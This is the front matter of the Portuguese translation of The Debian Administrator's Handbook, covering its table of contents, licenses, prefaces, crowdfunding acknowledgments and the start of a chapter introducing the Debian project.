



Debian Squeeze from Discovery to Mastery

# THE DEBIAN ADMINISTRATOR'S HANDBOOK

Raphaël Hertzog

Roland Mas

# O Manual do Administrador Debian

Table of Contents

## Prefácio

## Prefacio

### 1. O Projeto Debian

#### 1.1. O que é Debian?

#### 1.2. Os Documentos da fundação

#### 1.3. O Funcionamento interno do Projeto Debian

#### 1.4. O Papel das Distribuições

#### 1.5. Ciclo de vida de um Lançamento

### 2. Apresentando o Caso de Estudo

#### 2.1. Crescimento Rápidos das Necessidades de TI

#### 2.2. Plano Mestre

#### 2.3. Por que uma Distribuição GNU/Linux?

#### 2.4. Por que a Distribuição Debian?

#### 2.5. Por que Debian Squeeze?

### 3. Analisando a Configuração Existente e Migrando

#### 3.1. Coexistência em Ambientes Heterogêneos

#### 3.2. Como Migrar

### 4. Instalação

#### 4.1. Métodos de Instalação

#### 4.2. Instalando, Passo a Passo

#### 4.3. Depois do primeiro Boot

### 5. Sistema de Pacotes: Ferramentas e Princípios Fundamentais

#### 5.1. Estrutura de um Pacote Binário

#### 5.2. Metainformação do Pacote

#### 5.3. Estrutura de um Pacote Fonte

#### 5.4. Manipulando Pacotes com o dpkg

#### 5.5. Coexistencia com outros sistemas de pacotes

### 6. Manutenções e atualizações: As ferramentas APT

- [\*\*6.1. Preenchendo no arquivo sources.list Arquivo\*\*](#)
- [\*\*6.2. Comandos aptitude e apt-get\*\*](#)
- [\*\*6.3. O Comando apt-cache\*\*](#)
- [\*\*6.4. Interfaces: aptitude, synaptic\*\*](#)
- [\*\*6.5. Verificando Autenticidade do Pacote\*\*](#)
- [\*\*6.6. Atualizando de uma Versão Estável para a Próxima\*\*](#)
- [\*\*6.7. Mantendo um Sistema Atualizado\*\*](#)
- [\*\*6.8. Atualizações Automáticas\*\*](#)
- [\*\*6.9. Buscando por Pacotes\*\*](#)

## [\*\*7. Resolvendo Problemas e Encontrando Informações Relevantes\*\*](#)

- [\*\*7.1. Fontes de documentação\*\*](#)
- [\*\*7.2. Procedimentos comuns\*\*](#)

## [\*\*8. Configuração Básica: Rede, Contas, Impressão...\*\*](#)

- [\*\*8.1. Configurando o Sistema para Outra Língua\*\*](#)
- [\*\*8.2. Configurando a Rede\*\*](#)
- [\*\*8.3. Setting the Hostname and Configuring the Name Service\*\*](#)
- [\*\*8.4. User and Group Databases\*\*](#)
- [\*\*8.5. Criação de Contas\*\*](#)
- [\*\*8.6. Shell Environment\*\*](#)
- [\*\*8.7. Configuração da Impressora\*\*](#)
- [\*\*8.8. Configuring the Bootloader\*\*](#)
- [\*\*8.9. Other Configurations: Time Synchronization, Logs, Sharing Access...\*\*](#)
- [\*\*8.10. Compilando o núcleo\*\*](#)
- [\*\*8.11. Instalando o Núcleo\*\*](#)

## [\*\*9. Serviços Unix\*\*](#)

- [\*\*9.1. Inicialização do Sistema\*\*](#)
- [\*\*9.2. Login remoto\*\*](#)
- [\*\*9.3. Gerenciando Direitos\*\*](#)
- [\*\*9.4. Interfaces Administrativas\*\*](#)
- [\*\*9.5. syslog Eventos de Sistema\*\*](#)
- [\*\*9.6. O super servidor inetd\*\*](#)
- [\*\*9.7. Agendando Tarefas com cron e atd\*\*](#)
- [\*\*9.8. Agendando Tarefas Assíncronas: anacron\*\*](#)
- [\*\*9.9. Cotas\*\*](#)
- [\*\*9.10. Backup\*\*](#)
- [\*\*9.11. Hot Plugging: hotplug\*\*](#)
- [\*\*9.12. Power Management\*\*](#)
- [\*\*9.13. Laptop Extension Cards: PCMCIA\*\*](#)

## **10. Infraestrutura de Rede**

- [\*\*10.1. Gateway\*\*](#)
- [\*\*10.2. Rede Privada Virtual\*\*](#)
- [\*\*10.3. Qualidade do Serviço\*\*](#)
- [\*\*10.4. Roteamento Dinâmico\*\*](#)
- [\*\*10.5. IPv6\*\*](#)
- [\*\*10.6. Domain Name Servers \(DNS\)\*\*](#)
- [\*\*10.7. DHCP\*\*](#)
- [\*\*10.8. Ferramentas de Diagnóstico de Rede\*\*](#)

## **11. Serviços de Rede: Postfix, Apache, NFS, Samba, Squid, LDAP**

## 11.1. Servidor de Correio Eletrônico

### 11.2. Web Server (HTTP)

### 11.3. Servidor de Arquivos FTP

### 11.4. Servidor de Arquivos NFS

## 11.5. Configurando um Compartilhamento Windows com o Samba

### 11.6. Proxy HTTP/FTP

### 11.7. Diretório LDAP

## 12. Administração Avançada

### 12.1. RAID e LVM

### 12.2. Virtualização

### 12.3. Instalação Automatizada

### 12.4. Monitoramento

## 13. Estação de trabalho

### 13.1. Configurando o servidor X11

### 13.2. Customizando a Interface Gráfica

### 13.3. Ambientes Gráficos

### 13.4. Ferramentas

### 13.5. Emulando o Windows: Wine

## 14. Segurança

### 14.1. Definindo uma Política de Segurança

### 14.2. Firewall ou Filtragem de pacotes

### 14.3. Supervisão: Prevenção, Detecção, Desencorajamento

### 14.4. Introdução ao SELinux

### 14.5. Outras Considerações Relacionadas à Segurança

### 14.6. Lidando com uma máquina comprometida

## 15. Criando um Pacote Debian

- [\*\*15.1. Reconstruindo um Pacote a partir de suas Fontes\*\*](#)
- [\*\*15.2. Construindo seu Primeiro Pacote\*\*](#)
- [\*\*15.3. Criando um Repositório de Pacotes para o APT\*\*](#)
- [\*\*15.4. Tornando-se um Mantenedor de Pacotes\*\*](#)

## [\*\*16. Conclusão: O Futuro do Debian\*\*](#)

- [\*\*16.1. Desenvolvimentos futuros\*\*](#)
- [\*\*16.2. Futuro do Debian\*\*](#)
- [\*\*16.3. O Futuro deste Livro\*\*](#)

## [\*\*A. Distribuições Derivadas\*\*](#)

- [\*\*A.1. Censo e Cooperação\*\*](#)
- [\*\*A.2. Ubuntu\*\*](#)
- [\*\*A.3. Knoppix\*\*](#)
- [\*\*A.4. Linux Mint\*\*](#)
- [\*\*A.5. SimplyMEPIS\*\*](#)
- [\*\*A.6. Aptosid \(Anteriormente Sidux\)\*\*](#)
- [\*\*A.7. Damn Small Linux\*\*](#)
- [\*\*A.8. E Muito Mais\*\*](#)

## [\*\*B. Curso de Curta Duração\*\*](#)

- [\*\*B.1. Shell e Comandos Básicos\*\*](#)
- [\*\*B.2. Organização do Sistema de Arquivos Hierárquico\*\*](#)
- [\*\*B.3. Funcionamento Interno de um Computador: as Diferentes Camadas Envolvidas\*\*](#)
- [\*\*B.4. Algumas Tarefas Manejadas pelo Núcleo\*\*](#)
- [\*\*B.5. O Espaço de Usuário\*\*](#)

# O Manual do Administrador Debian

**Debian Squeeze da descoberta à maestria**

**Raphaël Hertzog**

[<hertzog@debian.org>](mailto:hertzog@debian.org)

**Roland Mas**

[<lolando@debian.org>](mailto:lolando@debian.org)

Copyright © 2003, 2004, 2005, 2006, 2007, 2008, 2009, 2010, 2011,  
2012 Raphaël Hertzog

Copyright © 2006, 2007, 2008, 2009, 2010, 2011, 2012 Roland Mas

---

Copyright © 2012 FreeXian SARL

ISBN: 979-10-91414-00-5 (brochura)

ISBN: 979-10-91414-01-2 (ebook)

Este livro está disponível sob os termos de duas licenças compatíveis com as Diretrizes de Software Livre Debian.

**Nota da Licença Creative Commons:** Este livro está licenciado sob a Licença Creative Commons Attribution-ShareAlike 3.0 Unported.

? <http://creativecommons.org/licenses/by-sa/3.0/>

**Nota da Licença Pública Geral da GNU:** Este livro é documentação livre; você pode redistribuí-lo e/ou modificá-lo dentro dos termos da Licença Pública Geral GNU como publicada pela Fundação do Software Livre, na versão 2 da Licença, ou (na sua opinião) qualquer versão.

Este livro é distribuído na esperança de que ele seja útil, mas SEM QUALQUER GARANTIA; sem ao menos a garantia implícita de COMERCIALIZAÇÃO ou ADEQUAÇÃO PARA UM PROPÓSITO PARTICULAR. Veja a Licença Pública Geral GNU para mais detalhes.

Você deve ter recebido uma cópia da Licença Pública Geral GNU junto com este programa. Se não, veja <http://www.gnu.org/licenses/>.

# Mostre sua apreciação

Este livro é publicado sob uma licença livre porque queremos que todos se beneficiem dele. Dito isto, mantê-lo requer tempo e muito esforço, e nós gostamos de ser agradecidos por isso. Se você achar este livro valioso, por favor, considere contribuir para sua contínua manutenção, seja através da compra do livro ou fazendo uma doação através do site oficial do livro:

? <http://debian-handbook.info>

## Abstract

Um livro de referência apresentando a distribuição Debian, da instalação inicial até a configuração de serviços.

---

# Prefácio

Muitos profissionais estão adotando cada vez mais o Debian GNU/Linux, cujo objetivo é criar uma distribuição rica e flexível que não requer muita manutenção e se encaixa em suas expectativas. Eles geralmente apreciam sua robustez e confiabilidade, sua automação de tarefas secundárias, bem como a coerência trazida pela aplicação rígida de especificações e, portanto, a durabilidade de realizações e habilidades.

Ao mesmo tempo, muitos atores influentes na indústria da computação começam a compreender o interesse estratégico de usar uma distribuição elaborada que não é gerenciada por uma entidade comercial. Alguns de seus clientes compreendem também — seguindo a mesma lógica — que uma plataforma de software que não depende de acordos entre fornecedores reduz as suas limitações depois da compra.

Finalmente, muitos iniciantes descobrem o Debian através dos projetos Knoppix e Ubuntu, enquanto outros "olham embaixo do capô" porque desejam evitar o empirismo.

Debian — que costumava ser discreto — foi adotado primeiramente por usuários apaixonados, que muitas vezes foram atraídos pelo espirito do projeto. Eles descobriram um projeto com objetivos claros e resultados visíveis, cujos desenvolvedores se concentram na criação de um bom design *antes* de construí-lo — rejeitando assim os prazos que, em muitas vezes, comprometem a qualidade de tantos outros projetos de software. O Debian é conduzido por seus próprios atores. Em outras palavras, os usuários do Debian participam de um projeto que se beneficia plenamente das vantagens do software livre ... para produzir software livre para eles mesmos.

O *Manual do Administrador do Debian* guiará o seu caminho para a autonomia. Só poderia ter sido escrito por autores que dominam tanto os aspectos técnicos como o funcionamento interno do projeto Debian, e quem conhece as necessidades de profissionais experientes, bem como de entusiastas. Raphaël Hertzog e Roland Mas tinham as qualidades necessárias, e conseguiram criar e atualizar este livro. Eu os agradeço muito pelo seu trabalho e não tenho nenhuma dúvida que a leitura deste livro será útil e agradável.

Nat Makarevitch (fingerprint PGP/GPG: 2010 4A02 9C0E 7D1F  
5631 ADF0 453C 4549 0230 D602)

# Prefacio

O Linux foi ganhando força nos últimos anos, e sua popularidade crescente leva mais e mais usuários a fazer o salto. O primeiro passo nesse caminho é escolher uma distribuição. Esta é uma decisão importante, porque cada distribuição tem suas próprias peculiaridades, e os futuros custos de migração podem ser evitados se a escolha certa é feita desde o início.

## **DE VOLTA AO BÁSICO** distribuicao Linux, kernel Linux

Estritamente falando, Linux é apenas um núcleo, a parte essencial do software que fica entre o hardware e as aplicações.

Uma "distribuição Linux" é um sistema operacional completo, que normalmente inclui o kernel do Linux, um programa de instalação e, o mais importante, aplicativos e outros softwares necessários para transformar um computador em uma ferramenta realmente útil.

O Debian GNU/Linux é uma distribuição Linux "genérica" que serve à maioria dos usuários. O propósito deste livro é mostrar seus muitos aspectos para que você possa tomar uma decisão fundamentada ao escolher.

# 1. Por que este Livro?

## CULTURA Distribuições Comerciais

A maioria das distribuições Linux são suportadas por uma empresa com fins lucrativos que as desenvolve e vende sob algum tipo de esquema comercial. Exemplos incluem *Ubuntu*, desenvolvida principalmente pela *Canonical Ltd.*; *Mandriva Linux*, pela companhia francesa *Mandriva SA*; e *Suse Linux*, mantida e disponibilizada comercialmente pela *Novell*.

No outro extremo do espectro encontram nomes como *Debian* e a *Apache Software Foundation* (que hospeda o desenvolvimento para o servidor web *Apache*). *Debian* é, acima de tudo, um projeto no mundo do Software Livre, implementado por voluntários que trabalham em conjunto através da Internet.

O Linux reuniu um volume considerável de cobertura da mídia, que beneficia principalmente as distribuições apoiadas por um departamento de marketing real - em outras palavras, para distribuições baseadas em empresas (*Ubuntu*, *Red Hat*, *Suse*, *Mandriva*, e assim por diante). Mas o *Debian* está longe de ser uma distribuição marginal; de acordo com um estudo alemão feito no início de 2009, o *Debian* é a distribuição mais utilizada em servidores (com quase metade das empresas entrevistadas tendo pelo menos um servidor *Debian*), e a segunda mais amplamente instalada em desktops (logo atrás do *Ubuntu*, que é um derivado do *Debian*).

? <http://www.heise.de/open/artikel/Eingesetzte-Produkte-224518.html>

O propósito deste livro é ajudar você a descobrir esta distribuição. Nós esperamos compartilhar a experiência que reunimos uma vez em 1998 (Rafael) e 2000 (Roland) se juntaram ao projeto como desenvolvedores e colaboradores. Com alguma sorte, nosso entusiasmo vai ser comunicativo, e talvez você se junte a nós em algum momento...

A primeira edição deste livro (em 2004) serviu para preencher um buraco: era o primeiro livro de língua francesa focada exclusivamente no Debian. Naquele tempo, muitos outros livros foram escritos sobre o tema para os leitores de francês e inglês. Infelizmente quase nenhum deles foi atualizado, e hoje estamos novamente nos encontramos em uma situação onde há muito poucos bons livros sobre Debian. Nós realmente esperamos que esta primeira edição em inglês preencha esta lacuna e ajude a muitos usuários.

# 2. Para quem é este Livro?

Tentamos fazer com que este livro fosse útil para muitas categorias de leitores. Primeiro, os administradores de sistemas (novatos e experientes) encontrarão explicações sobre a instalação e implementação do Debian em muitos computadores. Eles também terão uma idéia da maioria dos serviços disponíveis no Debian, juntamente com instruções de configuração correspondentes e uma descrição das especificidades provenientes da distribuição. Compreender os mecanismos envolvidos no desenvolvimento do Debian irá capacitá-los à lidar com problemas imprevistos, sabendo que podem sempre encontrar ajuda dentro da comunidade.

Os usuários de outra distribuição Linux, ou de outra variante Unix, descobrirão as especificidades do Debian, e deverão estar operacionais muito rapidamente enquanto se beneficiam plenamente das vantagens únicas desta distribuição.

Finalmente, os leitores que já têm algum conhecimento do Debian e querem saber mais sobre a comunidade por trás dele deve ver suas expectativas cumpridas. Este livro deve deixá-los muito mais próximo de se juntar a nós, como colaboradores.

# 3. Abordagem Escolhida

Toda a documentação genérica que você possa encontrar sobre GNU/Linux também se aplica ao Debian, já que o Debian inclui os softwares livres mais comuns. No entanto, a distribuição traz muitas melhorias, razão pela qual optou-se primeiramente descrever o "modo do Debian" de fazer as coisas.

É interessante seguir as recomendações do Debian, mas é ainda melhor compreender a sua lógica. Portanto, não nos restringiremos a explicações práticas apenas; também vamos descrever o funcionamento do projeto, de modo a proporcionar-lhe um conhecimento abrangente e consistente.

# 4. Estrutura do Livro

Seguindo a estrutura e os objetivos da coleção "Manual do Administrador" de Eyrolles, este livro gira em torno de um estudo de caso fornecendo apoio e ilustração para todos os tópicos tratados.

## **NOTA Página Web, email dos autores**

Este livro tem o seu próprio site, que hospeda elementos que podem torná-lo mais útil. Em particular, inclui uma versão online do livro com links clicáveis, e possíveis erratas. Sinta-se a vontade para navegar nele e deixar-nos um comentário. Teremos o maior prazer de ler seus comentários ou mensagens de apoio. Pode enviar por e-mail para <[hertzog@debian.org](mailto:hertzog@debian.org)>(Raphaël) e <[lolando@debian.org](mailto:lolando@debian.org)>(Roland).

? <http://debian-handbook.info/>

O **Capítulo 1** se concentra em uma apresentação não-técnica do projeto Debian e descreve seus objetivos e organização. Estes aspectos são importantes porque definem um quadro geral que irá completar outros capítulos com informações mais concretas.

Os **Capítulos 2 e 3** fornecem uma descrição geral do estudo de caso. Neste ponto, os leitores iniciantes podem reservar um tempo para ler o **apêndice B**, onde encontrarão um curso rápido de reparação,

explicando uma série de noções básicas de computação, bem como conceitos inerentes à qualquer sistema Unix.

Para começar com o nosso assunto real, vamos naturalmente começar com o processo de instalação (**capítulo 4**); os **capítulos 5 e 6** vão apresentar ferramentas básicas que qualquer administrador Debian vai usar, como os da família **APT**, que é largamente responsável pela excelente reputação da distribuição. Estes capítulos não estão de forma reservada a profissionais, já que todo mundo é seu próprio administrador em casa.

O **Capítulo 7** será um parênteses importante, que descreve os fluxos de trabalho para uso eficiente da documentação e atingir rapidamente uma compreensão dos problemas, a fim de resolvê-los.

Os próximos capítulos serão uma visita mais detalhada do sistema, começando com infraestrutura básica e serviços (**capítulos 8 a 10**) e irá progressivamente na pilha, até chegar nas aplicações de usuários no *capítulo 13*. O **Capítulo 12** lida com assuntos mais avançados que tratam mais diretamente às preocupações dos administradores de grandes conjuntos de computadores (incluindo servidores), enquanto o **capítulo 14** é uma breve introdução para a questão mais ampla de segurança de computadores e dá algumas chaves para evitar a maioria dos problemas.

O **Capítulo 15** é para os administradores que querem ir além e criar seus próprios pacotes Debian.

## **VOCABULARIO Pacote Debian**

Um pacote Debian é um arquivo contendo todos os arquivos necessários para instalar um pedaço de software. É geralmente um arquivo com uma extensão `.deb`, e pode ser manuseado com o comando **dpkg**. Também chamado de *pacote binário*, ele contém arquivos que podem ser utilizados diretamente (como programas ou documentação). Por outro lado, um *pacote fonte* contém o código-fonte do software e as instruções necessárias para a construção do pacote binário.

A presente versão em português do Brasil se baseia na tradução para o inglês da tradução da quinta edição do livro em francês. Esta quinta edição foi uma atualização importante, cobrindo a versão 6.0 do Debian, com o codinome Squeeze. Dentre as mudanças, o Debian agora ostenta duas novas arquiteturas - `kfreebsd-i386` e `kfreebsd-amd64` - baseado no kernel do FreeBSD e suporta as tecnologias associadas (*jaulas*, *filtro de pacotes* e assim por diante). Nas arquiteturas baseadas em Linux, o kernel 2.6.32 amplia o suporte a todas principais tecnologias de virtualização (Xen/OpenVZ/LXC/KVM, veja [Section 12.2, “Virtualização”](#)). Todos os pacotes incluídos, obviamente, foram atualizados. Muitas melhorias visam especificamente os mantenedores de pacotes, que podem agora usar um `debian/rules` simplificado (com o comando **dh** do debhelper); eles também se beneficiam de um sistema padrão de gerenciamento de patch integrado ao **dpkg-source** (usando o formato de pacote fonte `3.0 (quilt)`).

Nós adicionamos algumas notas e observações nas barras laterais. Elas têm uma variedade de papéis: elas podem chamar a atenção para um ponto difícil, completar uma noção de estudo de caso, definir alguns termos, ou servir como lembretes. Aqui está uma lista das mais comuns destas barras laterais:

- DE VOLTA AO BÁSICO: um lembrete para alguma informação que supostamente é conhecida;
- VOCABULÁRIO: define um termo técnico, às vezes específico Debian;
- COMUNIDADE: destaca pessoas importantes ou funções dentro do projeto;
- POLÍTICA: uma regra ou recomendação da Política do Debian. Este documento é essencial dentro do projeto e descreve como empacotar software. As partes da política destacadas neste livro trazem benefícios diretos para os usuários (por exemplo, saber que a política padroniza a localização da documentação e exemplos torna fácil encontrá-los, mesmo em um novo pacote).
- FERRAMENTA: apresenta uma ferramenta ou serviço relevante;
- NA PRÁTICA: teoria e prática nem sempre coincidem; essas barras laterais contêm conselhos resultantes da nossa experiência. Eles também podem dar exemplos detalhados e concretos;
- outras barras laterais mais ou menos frequentes são bastante explícito: CULTURA, DICA, CUIDADO, INDO ALÉM, SEGURANÇA, e assim por diante.

# 5. Agradecimentos

## 5.1. Um pouco de História

Em 2003, Nat Makarevitch entrou em contato comigo (Raphaël) porque queria publicar um livro sobre Debian na coleção *Cahier de l'Admin* (Manual de Administração) que ele estava coordenando para Eyrolles, uma importante editora francesa de livros técnicos. Eu imediatamente aceitei escrevê-lo. A primeira edição saiu no dia 14 de outubro de 2004 e foi um enorme sucesso - foi vendido para fora apenas quatro meses depois.

Desde então, lançamos outras 4 edições do livro francês, um para cada versão do Debian subsequente. Roland Mas, que começou a trabalhar no livro como o meu revisor, se tornou gradativamente seu co-autor.

Enquanto nós obviamente estávamos satisfeitos com o sucesso do livro, sempre esperávamos que a Eyrolles convenceria uma editora internacional para traduzi-lo para o inglês. Recebemos muitos comentários explicando como o livro ajudou as pessoas em começar a usar o Debian, e estávamos interessados em ter o livro beneficiando mais pessoas da mesma maneira.

Infelizmente, nenhuma editora de língua inglesa que nós contatamos estava disposta a correr o risco de traduzir e publicar o livro. Não nos intimidamos com este pequeno contratempo, e decidimos negociar com o nossa editora francesa Eyrolles para recuperar os direitos necessários para traduzir o livro em Inglês e tentar publicá-lo nós mesmos.

## 5.2. Uma Tradução com Financiamento Coletivo

Traduzir um livro de 450 páginas é um esforço considerável, que requer vários meses de trabalho. Para os trabalhadores autônomos, como Roland e eu, tivemos que garantir uma renda mínima para mobilizar o tempo necessário para completar o projeto. Assim, montamos uma campanha de financiamento coletivo no Ulule e pedimos às pessoas garantir dinheiro para o projeto.

? <http://www.ulule.com/debian-handbook/>

A campanha teve dois objetivos: alcançar €15.000 para a tradução e completar um fundo de €25.000 para liberar o livro publicado sob uma licença livre - ou seja, uma licença que segue totalmente as Diretrizes de Software Livre do Debian (DFSG).

Quando a campanha no Ulule terminou, o primeiro objetivo foi alcançado com €24.345 levantado. O fundo de liberação não foi completo, no entanto, com apenas €14.935 levantado. Como anunciado inicialmente, a campanha de liberação continuou independentemente do Ulule no portal oficial do livro.

Enquanto estávamos ocupados traduzindo o livro, as doações para a liberação continuaram chegando... E em abril de 2012, o fundo de liberação foi completado. Você pode, assim, se beneficiar deste livro sob os termos da licença livre.

Gostaríamos de agradecer a todos que contribuíram para estas campanhas de arrecadação de fundos, seja prometendo dinheiro ou

passando a palavra para frente. Nós não poderíamos ter feito isso sem vocês.

## 5.2.1. Empresas e Organizações de apoio

Tivemos o prazer de obter contribuições significativas de muitas empresas e organizações amigas do Software Livre. Obrigado a [Code Lutin](#), [École ouverte francófona](#), [Evolix](#), [Fantini Baker](#), [FSF France](#), [Offensive Security](#) (a empresa por trás [Linux BackTrack](#)), [Opensides](#), [Proxmox Server Solutions GmbH](#), SSIELL (Société d'Informatique Solidaire En logiciels Libres), e [Syminet](#).

Também gostaríamos de agradecer a [OMG! Ubuntu](#) e [April](#) por sua ajuda em promover a operação.

## 5.2.2. Apoiadores individuais

Com mais de 650 apoiadores na captação de recursos iniciais, e várias centenas mais na campanha de liberação contínua, é graças a pessoas como você que este projeto foi possível. Obrigado!

Nós queremos enviar nossos agradecimentos especiais a todos aqueles que contribuíram com pelo menos €35 (algumas vezes muito mais!) para o fundo de liberação. Nós estamos contentes que existam tantas pessoas que compartilham nossos valores de liberdade e ainda reconhecem que nós merecíamos uma compensação pelo trabalho que dedicamos neste projeto.

Então obrigado a: Alain Coron, Alain Thabaud, Alan Milnes, Alastair Sherringham, Alban Dumerain, Alessio Spadaro, Alex King, Alexandre Dupas, Ambrose Andrews, Andre Klärner, Andreas Olsson, Andrej Ricnik, Andrew Alderwick, Anselm Lingnau, Antoine Emerit, Armin F. Gnosa, Avétis Kazarian, Bdale Garbee, Benoit Barthelet, Bernard Zijlstra, Carles Guadall Blancafort, Carlos Horowicz — Planisys S.A., Charles Brisset, Charlie Orford, Chris Sykes, Christian Bayle, Christian Leutloff, Christian Maier, Christian Perrier, Christophe Drevet, Christophe Schockaert (R3vLibre), Christopher Allan Webber, Colin Ameigh, Damien Dubédat, Dan Pettersson, Dave Lozier, David Bercot, David James, David Schmitt, David Tran Quang Ty, Elizabeth Young, Fabian Rodriguez, Ferenc Kiraly, Frédéric Perrenot — Intelligence Service 001, Fumihito Yoshida, Gian-Maria Daffré, Gilles Meier, Giorgio Cittadini, Héctor Orón Martínez, Henry, Herbert Kaminski, Hideki Yamane, Hoffmann Information Services GmbH, Holger Burkhardt, Horia Ardelean, Ivo Ugrina, Jan Dittberner, Jim Salter, Johannes Obermüller, Jonas Bofjäll, Jordi Fernandez Moledo, Jorg Willekens, Joshua, Kastrolis Imanta, Keisuke Nakao, Kévin Audebrand, Korbinian Preisler, Kristian Tizzard, Laurent Bruguière, Laurent Hamel, Leurent Sylvain, Loïc Revest, Luca Scarabello, Lukas Bai, Marc Singer, Marcelo Nicolas Manso, Marilynne et Thomas, Mark Janssen — Sig-I/O Automatisering, Mark Sheppard, Mark Symonds, Mathias Bocquet, Matteo Fulgheri, Michael Schaffner, Michele Baldessari, Mike Chaberski, Mike Linksvayer, Minh Ha Duong, Moreau Frédéric, Morphium, Nathael Pajani, Nathan Paul Simons, Nicholas Davidson, Nicola Chiapolini, Ole-Morten, Olivier Mondoloni, Paolo Innocenti, Pascal Cuoq, Patrick Camelin, Per Carlson, Philip Bolting, Philippe Gauthier, Philippe Teuwen, PJ King, Praveen Arimbrathodiyil (j4v4m4n), Ralf Zimmermann, Ray McCarthy, Rich, Rikard Westman, Robert Kosch, Sander Scheepens, Sébastien Picard, Stappers, Stavros Giannouris, Steve-David Marguet, T. Gerigk, Tanguy Ortolo, Thomas Hochstein, Thomas Müller, Thomas Pierson, Tigran Zakoyan, Tobias Gruetzmacher, Tournier Simon, Trans-IP Internet Services, Viktor Ekmark,

Vincent Demeester, Vincent van Adrichem, Volker Schlecht, Werner Kuballa, Xavier Neys e Yazid Cassam Sulliman.

## **5.3. Um Agradecimento Especial aos Colaboradores**

Este livro não seria o que é sem as contribuições de várias pessoas que desempenharam um importante papel. Gostaríamos de agradecer a Marilyne Brun, que nos ajudou a traduzir o capítulo de amostra e que trabalhou conosco para definir algumas regras de tradução comuns. Ela também revisou vários capítulos que estavam precisando desesperadamente de trabalho suplementar. Obrigado a Anthony Baldwin (de Baldwin Linguas), que traduziu vários capítulos para nós.

Contamos com a ajuda generosa dos revisores: Daniel Phillips, Gerold Rupprecht, Gordon Dey, Jacob Owens, e Tom Syroid. Cada um deles revisou muitos capítulos. Muito obrigado!

Gostaríamos também de agradecer aos leitores do livro francês, que nos forneceram algumas citações interessantes para confirmar que o livro era realmente digno de ser traduzido: obrigado Christian Perrier, David Bercot, Étienne Liétart, e Gilles Roussi. Stefano Zacchiroli - que era o Líder do Projeto Debian durante a campanha de financiamento coletivo - também merece um grande obrigado, ele gentilmente aprovou o projeto com uma citação explicando que livros livres ("free" como em liberdade) eram mais do que o necessário.

Se você tiver o prazer de ler estas linhas num exemplar de bolso do livro, então você deve se juntar a nós para agradecer a Benoît Guillon, Jean-Côme Charpentier, e Sébastien Mengin que trabalharam no projeto interno do livro. Benoît é o autor principal do [dblatax](#) - a ferramenta que usamos para converter o DocBook em LaTeX (e em PDF). Sébastien é o designer que criou este bom layout do livro e Jean-Côme é o especialista LaTeX que implementou ele como uma folha de estilo utilizável com dblatax. Obrigado rapazes por todo o trabalho duro!

Finalmente, obrigado a Thierry Stempfel pelas belas figuras inseridas em cada capítulo, e obrigado a Doru Patrascu pela bela capa do livro.

## 5.4. Agradecimentos pessoais de Raphaël

Primeiro, eu gostaria de agradecer a Nat Makarevitch, quem me ofereceu a possibilidade de escrever este livro e que forneceu uma orientação muito forte durante o ano que levou para fazê-lo. Obrigado também à boa equipe da Eyrolles, e Shan Muriel Fan Sei em particular. Ela foi muito paciente comigo e eu aprendi muito com ela.

O período da campanha na Ulule foi muito exigente para mim, mas eu gostaria de agradecer a todos que ajudaram a torná-la um sucesso, e em particular a equipe da Ulule que respondeu muito rapidamente aos meus pedidos. Obrigado também a todos que promoveram a operação. Eu não tenho qualquer lista exaustiva (e se eu tivesse seria provavelmente muito tempo) mas eu gostaria de agradecer a algumas pessoas que estavam em contato comigo: Joey-Elias Sneddon e Benjamin Humphrey da OMG! Ubuntu, Frédéric Couchet da April.org, Jake Edge da Linux Weekly News, Clement Lefebvre do Linux Mint,

Ladislav Bodnar do Distrowatch, Steve Kemp do Debian-Administration.org, Christian Pfeiffer Jensen do Debian-News.net, Artem Nosulchik de LinuxScrew.com, Stephan Ramoin do Gandi.net, Matthew Bloch do Bytemark.co.uk, a equipe da Divergência FM, Rikki Kite da Linux New Media, Jono Bacon, a equipe de marketing da Eyrolles, e muitos outros que esqueci (desculpe por isto).

Gostaria de enviar um agradecimento especial a Roland Mas, meu co-autor. Temos tido a colaboração neste livro desde o início e ela sempre esteve à altura do desafio. E devo dizer que a conclusão do Manual do Administrador Debian tem sido de muito trabalho...

Por último mas não menos importante, agradeço à minha esposa, Sophie. Ela deu muito apoio ao meu trabalho sobre este livro e para o Debian em geral. Houve muitos dias (e noites), quando eu a deixei sozinha com nosso filho de 2 anos de idade para fazer algum progresso no livro. Eu sou grato pelo seu apoio e sei como sou sortudo por tê-la.

## 5.5. Agradecimentos pessoais de Roland

Bem, Raphaël já antecipou a maior parte dos agradecimentos "externos". Eu ainda estou indo enfatizar o meu agradecimento pessoal para o pessoal da Eyrolles, com quem a colaboração tem sido sempre agradável e tranquila. Esperamos que os resultados de seus excelentes conselhos não se percam na tradução.

Eu estou extremamente grato a Raphaël por assumir a parte administrativa desta edição em inglês. De organizar a campanha de financiamento para os últimos detalhes do leiaute do livro, produzindo um

livro traduzido é muito mais do que apenas traduzir e revisar, e Raphaël fez (ou delegou e supervisionou) tudo. Então, obrigado.

Obrigado também a todos aqueles que mais ou menos diretamente contribuíram para este livro, por prover esclarecimentos ou explicações, ou conselhos de tradução. Eles são muitos para mencionar, mas a maioria deles podem ser encontrados em vários canais de IRC #debian-\*.

Há, naturalmente, alguma sobreposição com o conjunto anterior de pessoas, mas agradecimentos específicos ainda estão na ordem para as pessoas que realmente fazem o Debian. Não seria muito de um livro sem eles, e eu ainda estou admirado com o que o projeto Debian como um todo produz e disponibiliza para qualquer e todos.

Mais agradecimentos pessoais vão para os meus amigos e clientes, por a sua compreensão quando eu estava menos responsivo, porque eu estava trabalhando neste livro, e também pelo seu apoio constante, incentivo e orientação. Você sabe quem você é; obrigado.

E, finalmente, estou certo de que ficaria surpreso ao ser mencionado aqui, mas eu gostaria de estender minha gratidão a Terry Pratchett, Jasper Fforde, Tom Holt, William Gibson, Neal Stephenson, e, claro, o falecido Douglas Adams. As incontáveis horas que passei desfrutando seus livros são diretamente responsáveis por eu ser capaz de fazer parte desta tradução.

# Chapter 1. O Projeto Debian

Antes de nos aprofundar na tecnologia, vamos olhar o que o Projeto Debian é, seus objetivos, seus significados, e seu funcionamento.

## 1.1. O que é Debian?

### **CULTURA Origem do nome Debian**

Não procure mais: Debian não é um acrônimo. Este nome é, na realidade, uma contração de dois nomes: o de Ian Murdock, e sua namorada na época, Debra. Debra + Ian = Debian.

Debian é uma distribuição GNU/Linux e GNU/kFreeBSD. Vamos discutir o que é uma distribuição em mais detalhes em [Section 1.4, “O Papel das Distribuições”](#), mas por enquanto, vamos simplesmente dizer que é um sistema operacional completo, incluindo software e sistemas para instalação e gestão, todos baseados no kernel Linux ou FreeBSD e softwares livres (especialmente os do projeto GNU).

